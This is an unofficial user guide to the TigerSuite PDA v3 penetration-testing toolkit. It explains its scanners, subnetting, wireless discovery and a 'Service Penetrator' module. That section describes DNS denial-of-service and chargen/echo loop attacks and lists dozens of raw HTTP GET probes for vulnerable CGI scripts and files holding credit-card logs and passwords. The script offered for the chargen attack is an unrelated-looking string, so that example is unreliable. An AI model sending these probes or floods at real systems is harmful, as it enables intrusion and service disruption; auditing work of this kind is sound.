

# **The Unofficial TigerSuite PDA v3 User Guide**

## **Introduction**

The purpose here is to introduce a suite of tools that can be used to facilitate a security analysis—to discover, test, and even penetrate host computers and networks for and against security vulnerabilities. Before launching into a discussion on the inner workings of TigerSuite PDA, some definitions are in order, some “tiger terminology,” if you will. We begin by identifying the role of a tiger team. Originally, a tiger team was a group of paid professionals whose purpose was to penetrate perimeter security, and test or analyze the inner-security policies of corporations. These people basically hacked into the computer systems, phone systems, safes, and so on to help the companies that hired them to know how to effectively revamp their security policies.

More recently, a tiger team has come to be known as any official inspection or special operations team that is called in to evaluate a security problem. A subset of tiger teams comprises of professional hackers and crackers who test the security of computer installations by attempting remote attacks via networks or supposedly secure communication channels. In addition, Tiger teams are also called in to test programming code integrity. Many software development companies outsource such teams to perform stringent dynamic code testing before putting software on the market.

As the world becomes increasingly networked, corporate competitors and spies, disgruntled employees, and bored teenagers more frequently are invading company and organization systems to steal information, sabotage careers, or just to make trouble. Together, the Internet and the World Wide Web have opened wide a backdoor through which competitors and/or hackers can launch attacks on targeted computer networks. It seems there are still countless networks wired to the Internet that are vulnerable to such threats. With the growth of the Internet and continued advances in technology, these intrusions are becoming increasingly prevalent. In short, external threats are a real-world problem for any company with remote connectivity.


### **- Legal Ramifications**

This software is sold for information purposes only, providing you with the internetworking knowledge and tools to perform professional security audits. Neither the developers nor distributors will be held accountable for the use or misuse of the information contained. This software and the accompanying files are sold "as is" and without warranties as to performance or merchantability or any other warranties whether expressed or implied. While we use reasonable efforts to include accurate and up-to-date information, it makes no representations as to the accuracy, timeliness or completeness of that information, and you should not rely upon it. In using this software, you agree that its information and services are provided "as is, as available" without warranty, express or implied, and that you use this at your own risk. By accessing any portion of this software, you agree not to redistribute any of the information found therein. The software and services provided through menus or links are independent of us and are for your convenience only. We do not endorse or recommend the services of any particular software, company or service, nor are we responsible for any services or goods provided by such. We shall not be liable for any damages or costs arising out of or in any way connected with your use of this software or any of the services or companies accessed throughout. You further agree that any developer or distributor of this software and any other parties involved in creating and delivering the contents have no liability for direct, indirect, incidental, punitive, or consequential damages with respect to the information, software, services, content, or advertisements contained on or otherwise accessed through this software.

## **Modules**

The TigerSuite modules were designed for performing network discoveries, vulnerability scanning, and exploit penetration. The idea behind scanning is to probe as many ports as possible, keeping track of the ones that are receptive or useful to a particular need. A scanner program reports these receptive listeners, which can then be used for weakness analysis and further exploitation.

Access the TigerSuite PDA modules by clicking *Mods* from the menu on the bottom of the interface. From there simply click a particular module to activate it on your device.




#### - File Hack

TigerSuite File Hack was developed to view and modify the contents of a file (that you make a copy of in the /TigerSuite folder to avoid corrupting an application), whether they be in ASCII (plain text) or HEX format. HEX is an abbreviation of hexadecimal which refers to the base-16 number system, which consists of 16 unique symbols: the numbers 0 to 9 and the letters A to F. For example, the decimal number 15 is represented as F in the hexadecimal numbering system. The hexadecimal system is useful because it can represent every byte (8 bits) as two consecutive hexadecimal digits. A nice Decimal to Hexadecimal Conversion Table can be found at <http://www.jaworski.com/htmlbook/dec-hex.htm>

The HEX and ASCII formats are toggled by clicking HEX or ASCII from the *Show As* options. The ASCII mode of editing is typically used for any ASCII (text) based files or text within any binary file. The HEX mode of editing is typically used for non ASCII files, or binary files. These files typically contain non-printable characters, and are not text files. An example of HEX mode editing shown here:

Hexadecimal Representation	ASCII Representation
30 31 32 33 34 35 36 37 38 39 30 31 32 33 34 35	123456789012345

The hexadecimal representation, shows the hexadecimal value of each file byte as a two character field, separated from the next byte by a space ( ' '). The ASCII representation provides the view of printable characters. Editing may be performed in ASCII or in HEX. You also have the option of creating a sample file in memory by entering a filename, entering file contents, and then clicking *Create*.



You have two groups of write options, including Overwrite to copy over ASCII or HEX in a file (i.e. such as for hacking game files) or Append to add text to a file, and you can write files in either ANSI or Unicode formats. ANSI is the acronym for the American National Standards Institute. ANSI is a voluntary organization that creates standards for the computer industry. For example, ANSI C is a version of the C language that has been approved by the ANSI committee. To a large degree, all ANSI C compilers, regardless of which company produces them, should behave similarly. In addition to programming languages, ANSI sets standards for a wide range of technical areas, from electrical specifications to communications protocols. For example, FDDI, the main set of protocols for sending data over fiber optic cables, is an ANSI standard. Unicode, on the other hand, is a standard for representing characters as integers. Unlike ASCII in ANSI format, which uses 7 bits for each character, Unicode uses 16 bits, which means that it can represent more than 65,000 unique characters. This is a bit of overkill for English and Western-European languages, but it is necessary for some other languages, such as Greek, Chinese and Japanese. Many analysts believe that as the software industry becomes increasingly global, Unicode will eventually supplant ASCII as the standard character coding format.

- IP Pinger

Pinging sends a packet to a remote or local host, requesting an echo reply. If the echo is returned, the host is considered to be up or "alive". If the echo is not returned, it can indicate that the node is not available, that there is some sort of network trouble along the way, or that there is a filtering device blocking the echo service. As a result, Ping is a network diagnostic tool that verifies connectivity. Technically, Ping sends an ICMP echo request in the form of a data packet to a remote host, and displays the results for each echo reply. Typically, Ping sends one packet per second, and prints one line of output for every response received. When the program terminates, it displays a brief summary of round-trip times and packet-loss statistics.



The TigerSuite IP Pinger is used by entering in the IP Address of a local or remote host you wish to ping, and then by clicking *Start*. To continually ping a host you can click the *Flood On* option.

- Subnetter

The TigerSuite Subnetter is a very useful tool for learning about an IP address and for quickly calculating subnets for a class. Every machine on the Internet has a unique identifying number, called an IP Address. A typical IP address looks like this: 216.27.61.137

To make it easier for us humans to remember, IP addresses are normally expressed in decimal format as a "dotted decimal number" like the one above. But computers communicate in binary form. Look at the same IP address in binary: 11011000.00011011.00111101.10001001

The four numbers in an IP address are called octets, because they each have eight positions when viewed in binary form. If you add all the positions together, you get 32, which is why IP addresses are considered 32-bit numbers. Since each of the eight positions can have two different states (1 or 0) the total number of possible combinations per octet is 2<sup>8</sup> or 256. So each octet can contain any value between 0 and 255. Combine the four octets and you get 2<sup>32</sup> or a possible 4,294,967,296 unique values!

Out of the almost 4.3 billion possible combinations, certain values are restricted from use as typical IP addresses. For example, the IP address 0.0.0.0 is reserved for the default network and the address 255.255.255.255 is used for broadcasts.

The octets serve a purpose other than simply separating the numbers. They are used to create classes of IP addresses that can be assigned to a particular business, government or other entity based on size and need. The octets are split into two sections: Net and Host. The Net section always contains the first octet. It is used to identify the network that a computer belongs to. Host (sometimes referred to as Node) identifies the actual computer on the network. The Host section always contains the last octet. There are five IP classes plus certain special addresses:

Class A - This class is for very large networks, such as a major international company might have. IP addresses with a first octet from 1 to 126 are part of this class. The other three octets are used to identify each host. This means that there are 126 Class A networks each with 16,777,214 (2<sup>24</sup> - 2) possible hosts for a total of 2,147,483,648 (231) unique IP addresses. Class A networks account for half of the total available

IP addresses. In Class A networks, the high order bit value (the very first binary number) in the first octet is always 0.

Net    Host or Node  
115. 24.53.107

Loopback - The IP address 127.0.0.1 is used as the loopback address. This means that it is used by the host computer to send a message back to itself. It is commonly used for troubleshooting and network testing.


Class B - Class B is used for medium-sized networks. A good example is a large college campus. IP addresses with a first octet from 128 to 191 are part of this class. Class B addresses also include the second octet as part of the Net identifier. The other two octets are used to identify each host. This means that there are 16,384 (214) Class B networks each with 65,534 (216 -2) possible hosts for a total of 1,073,741,824 (230) unique IP addresses. Class B networks make up a quarter of the total available IP addresses. Class B networks have a first bit value of 1 and a second bit value of 0 in the first octet.

Net    Host or Node  
145.24. 53.107

Class C - Class C addresses are commonly used for small to mid-size businesses. IP addresses with a first octet from **192 to 223** are part of this class. Class C addresses also include the second and third octets as part of the Net identifier. The last octet is used to identify each host. This means that there are 2,097,152 (221) Class C networks each with 254 (28 -2) possible hosts for a total of 536,870,912 (229) unique IP addresses. Class C networks make up an eighth of the total available IP addresses. Class C networks have a first bit value of 1, second bit value of 1 and a third bit value of 0 in the first octet.

Net            Host or Node  
195.24.53. 107

First, click the class type A, B or C for an IP network.



The screenshot shows the 'TS Subnetter v3' application window. At the top, it displays the time '10:59a' and an 'ok' button. The main interface has a 'Select Class:' section with three radio buttons: 'Class A', 'Class B', and 'Class C'. The 'Class C' radio button is selected. Below this is the 'Enter Network ID:' section with three input boxes containing '192', '168', and '0'. Underneath is 'How many subnets are required?' with an input box containing '6'. A 'Calculate' button is positioned below these inputs. The results section shows: '# of subnets available:' with a value of '6', 'Subnet Mask:' with '255.255.255.224', 'Usable hosts per subnet:' with '30', and 'IP range increment:' with '32'. At the bottom of the results section is a 'Start Over' button. The application title bar includes a small icon on the left and a system tray icon on the right.

Next, enter the network portion or Net ID followed by how many subnetworks you wish to divide the network into, and then click *Calculate*. The output will display the number of possible subnets for using the

associated subnet mask. In addition, you'll see how many usable hosts there are per subnet and the IP range for each subnetwork. The range should be used as follows using 192.168.0 with 6 subnets:


Subnet #1: Network Address is 192.168.0.0, Hosts: 192.168.0.1-192.168.0.30 (30 usable hosts) with Broadcast Address of 192.168.0.31.

Subnet #2: Net Address: 192.168.0.32 (calculated from range increment), Hosts: 192.168.0.33-192.168.0.62

Subnet #3: Net Address: 192.168.0.64, Hosts: 192.168.0.65-94

#### - Host Connect

The TigerSuite Host Connect is a collaboration tool between a PC host and TSPDA v3 on your Pocket PC device. Simply download the TS PDA Host Server from <http://www.tigertools.net/TSPDAv3HostServer.zip> and extract to any PC or server. Next, execute the host server and connect to the host IP address via TigerSuite Host Connect on your device. To send data from either console, simply paste or enter into the *To Send* field and click *Send*. All output will be displayed in *Received*.




#### - Trojan Scan

The TigerSuite Trojan Scanner is used to scan a local or remote system for listening daemons (known as Trojans or malware in TS). Simply enter a target hostname or IP Address and click *Start*. If a potential daemon is found—as shown in the screenshot—you can click *Removal Help* to pull up a database of daemons alongside recommended manual removal instructions (also shown in a screenshot).


### ***A Word about Threads***

Threads allow a program to operate a function multiple times in one session simultaneously or the ability of an operating system to execute different parts of a program, called threads, simultaneously. The program is carefully designed in such a way that all the threads can run at the same time without interfering with each other. If your device has available resources, TigerSuite modules will use the number of threads specified to speed up a particular module.



- IR/W Scanner

Use the TigerSuite IR/W Scanner to scan a miniport socket range of an Infrared and/or Wireless host by entering the IP Address or Hostname of the target and the range. Use the Timeout function to increase/decrease the default speed of 100ms and Data Time to help discover slow responding services. You can also click *Recognize Services* along with custom timeout and data time to query a service to fingerprint and list the service listening on that port.




***A Word about Verify***

TigerSuite modules that contain the Verify option can perform additional tests to substantiate a particular service. Do note that this may increase the scan time considerably as the module queries known ports associated with a specific service and/or sends scripts to analyze the response to verify a service.

## - Port/Range Scanners


The Port Scanner module performs a custom single IP TCP port scan. Be careful as your system resources will decrease in relation to the more threads you make available to the scanner. Enter the IP Address or hostname of a target and a port range, and click *Start*.




### ***A Word about Hide Src***

Some module contain a *Hide Src* option that will attempt to block the device address by not performing a complete handshake with a target and/or by using an alternate source address if one is configured on the device. For example, if you have a virtual server running and using some other IP address, or if you're using a wireless interface and have a different IP address configured on a network interface.

The Range Scanner module is essentially a multiple IP or subnet port discovery scanner. It will sweep an entire range of IP addresses and report nodes that are listening with a particular port.




The Port Fin Scanner is used to verify a service on a target because the target only replies when a FIN is sent to a non-listening port. As a result if you suspect or want to verify a web service running on port 80 of a target, the host should not reply to that port (if the service is running). This is helpful for systems that are blocking or filtering or not responding.



- RC Site Query

This tool is designed to use your wireless interface to scan and detect wireless access points and WLANS. Upon starting the module, it will first initialize your card for performing the search. Upon completion, click *Search for Devices* to start. If you suspect WEP is being used on a remote access point, you can click that option. WEP is short for Wired Equivalent Privacy, a security protocol for wireless local area networks (WLANS) defined in the 802.11b standard. WEP is designed to provide the same level of security as that of

a wired LAN. LANs are inherently more secure than WLANs because LANs are somewhat protected by the physicalities of their structure, having some or all part of the network inside a building that can be protected from unauthorized access. WLANs, which are over radio waves, do not have the same physical structure and therefore are more vulnerable to tampering. WEP aims to provide security by encrypting data over radio waves so that it is protected as it is transmitted from one end point to another. However, it has been found that WEP is not as secure as once believed. WEP is used at the two lowest layers of the OSI model - the data link and physical layers; it therefore does not offer end-to-end security.




When an access point is found you can enter its configuration (if you have access) and retrieve specific information—depending on the type of access point. When accessing a wireless host system you can login and/or view information such as hard disk configs, RAM, operating system type and running processes.

NOTE: TigerSuite programmers are continually adding support for various wireless cards. If the module cannot initialize your card try disabling any security such as a personal firewall on your device and/or other running programs and try again. If all fails send a note to [info@tigertools.net](mailto:info@tigertools.net) with your current card model and device type with subject: WLAN interface addition.


#### - Service Detect

The main purpose of this module is to take the guesswork out of target node service discovery. This scanning technique completes an information query based on a given address or hostname and port range. With successful identification, the output field displays current types and versions for the target operating system services, including FTP, HTTP, SMTP, POP3, NNTP, DNS, Socks, Proxy, telnet, Imap, Samba, SSH, and finger server daemons. The objective is to save hours of information discovery to allow more time for penetration analysis. Use the Timeout function to increase/decrease the default speed of 100ms and Data Time to help discover slow responding services.



- Service Penetrator

Vulnerability penetration testing of system and network security is one of the only ways to ensure that security policies and infrastructure protection programs function properly. The TigerSuite penetration module is designed to provide some common penetration attacks to test strengths and weaknesses by locating security gaps. This procedure offers an in-depth assessment of potential security risks that may exist internally and externally.



When it comes to sending scripts with the Penetrator, after you find a vulnerability in your target system, you would simply attach to the appropriate IP address:port and then send whatever script the exploit entails.

As an example we'll look at a denial of service (DoS) attack on Windows NT systems running the domain name service (DNS), more specifically those systems that have not been updated with the most recent service packs and system patches. Our studies have found that despite the overwhelming security alerts, there are still many systems vulnerable to this DoS veteran.

A domain name is a character-based handle that identifies one or more IP addresses. This service exists simply because alphabetic domain names are easier to remember than IP addresses. The domain name service (DNS) translates these domain names back into their respective IP addresses. Datagrams that travel through the Internet use addresses, therefore every time a domain name is specified, a DNS service daemon must translate the name into the corresponding IP address. Basically, by entering a domain name into a browser, say, TigerTools.net, a DNS server maps this alphabetic domain name into an IP address, which is where the user is forwarded to view the Web site.

An attacker can connect to the DNS port (usually port 53), and send random characters to cause the DNS service to stop working. When combined with other attacks (i.e. ports 135 and 1031), this attack could cause the machine to crash.

Another quick example includes the classic UNIX Chargen vs. Echo Service Vulnerability. As you well know, the chargen service causes a TCP server to send a continual stream of characters to the client until the client terminates the connection. The echo service causes a server to return whatever a client sends. Since the echo port returns whatever is sent to it, it is susceptible to attacks that create false return addresses. That said, spoofed packets can link the chargen port to the echo port, creating an infinite loop. This type of attack consumes increasing amounts of network bandwidth, degrading network performance or, in some cases, completely disabling portions of a network. During our lab exercises, we sent the following script to drastically degrade performance:

```
&bom=ctac_ler_txt&BV_ionID=@ @ @ @0582212215.0973528057@ @ @ @&BV_EniID=faljclmeghbekf  
cflcfhfcgmm.0130228112953432144115916786299991234512569234563254133314654329105198765111  
11112312312345632003336927269696980911110719141125820113121411632991219059204546621365  
45295333642666184505534460983954536566034861644791667668076969199
```

Our final example consists of Common Gateway Interface (CGI) coding vulnerabilities. It should come to no surprise that CGI coding may cause susceptibility to the Web page hack. In fact, CGI is the opening most targeted by attackers. In this example, we used the penetrator to uncover web server vulnerabilities with the following scripts from our target IP address at port 80:

```
GET /scripts/tools/getdrvs.exe HTTP/1.0 <BR>  
GET /cgi-bin/upload.pl HTTP/1.0 <BR>  
GET /scripts/pu3.pl HTTP/1.0 <BR>  
GET /WebShop/logs/cc.txt HTTP/1.0 <BR>  
GET /WebShop/templates/cc.txt HTTP/1.0 <BR>  
GET /quikstore.cfg HTTP/1.0 <BR>  
GET /PDG_Cart/shopper.conf HTTP/1.0 <BR>  
GET /PDG_Cart/order.log HTTP/1.0 <BR>  
GET /pw/storemgr.pw HTTP/1.0 <BR>  
GET /iissamples/iissamples/query.asp HTTP/1.0 <BR>  
GET /iissamples/exair/search/advsearch.asp HTTP/1.0 <BR>  
GET /iisadmpwd/aexp2.htr HTTP/1.0 <BR>  
GET /adsamples/config/site.csc HTTP/1.0 <BR>  
GET /doc HTTP/1.0 <BR>  
GET /.html/.../config.sys HTTP/1.0 <BR>  
GET /cgi-bin/add_ftp.cgi HTTP/1.0 <BR>  
GET /cgi-bin/architext_query.cgi HTTP/1.0 <BR>  
GET /cgi-bin/w3-mysql/ HTTP/1.0 <BR>  
GET /cgi-bin/bigconf.cgi HTTP/1.0 <BR>  
GET /cgi-bin/get32.exe HTTP/1.0 <BR>
```

GET /cgi-bin/alibaba.pl HTTP/1.0 <BR>  
GET /cgi-bin/tst.bat HTTP/1.0 <BR>  
GET /status HTTP/1.0 <BR>  
GET /cgi-bin/search.cgi HTTP/1.0 <BR>  
GET /scripts/samples/search/webhits.exe HTTP/1.0 <BR>  
GET /aux HTTP/1.0 <BR>  
GET /com1 HTTP/1.0 <BR>  
GET /com2 HTTP/1.0 <BR>  
GET /com3 HTTP/1.0 <BR>  
GET /lpt HTTP/1.0 <BR>  
GET /con HTTP/1.0 <BR>  
GET /ss.cfg HTTP/1.0 <BR>  
GET /ncl\_items.html HTTP/1.0 <BR>  
GET /scripts/submit.cgi HTTP/1.0 <BR>  
GET /adminlogin?RCpage/sysadmin/index.stm HTTP/1.0 <BR>  
GET /scripts/srchadm/admin.idq HTTP/1.0 <BR>  
GET /samples/search/webhits.exe HTTP/1.0 <BR>  
GET /secure/.htaccess HTTP/1.0 <BR>  
GET /secure/.wwwacl HTTP/1.0 <BR>  
GET /adsamples/config/site.csc HTTP/1.0 <BR>  
GET /officescan/cgi/jdkRqNotify.exe HTTP/1.0 <BR>  
GET /ASPSamp/AdvWorks/equipment/catalog\_type.asp HTTP/1.0 <BR>  
GET /AdvWorks/equipment/catalog\_type.asp HTTP/1.0 <BR>  
GET /tools/newdsn.exe HTTP/1.0 <BR>  
GET /scripts/iisadmin/ism.dll HTTP/1.0 <BR>  
GET /scripts/uploadn.asp HTTP/1.0 <BR>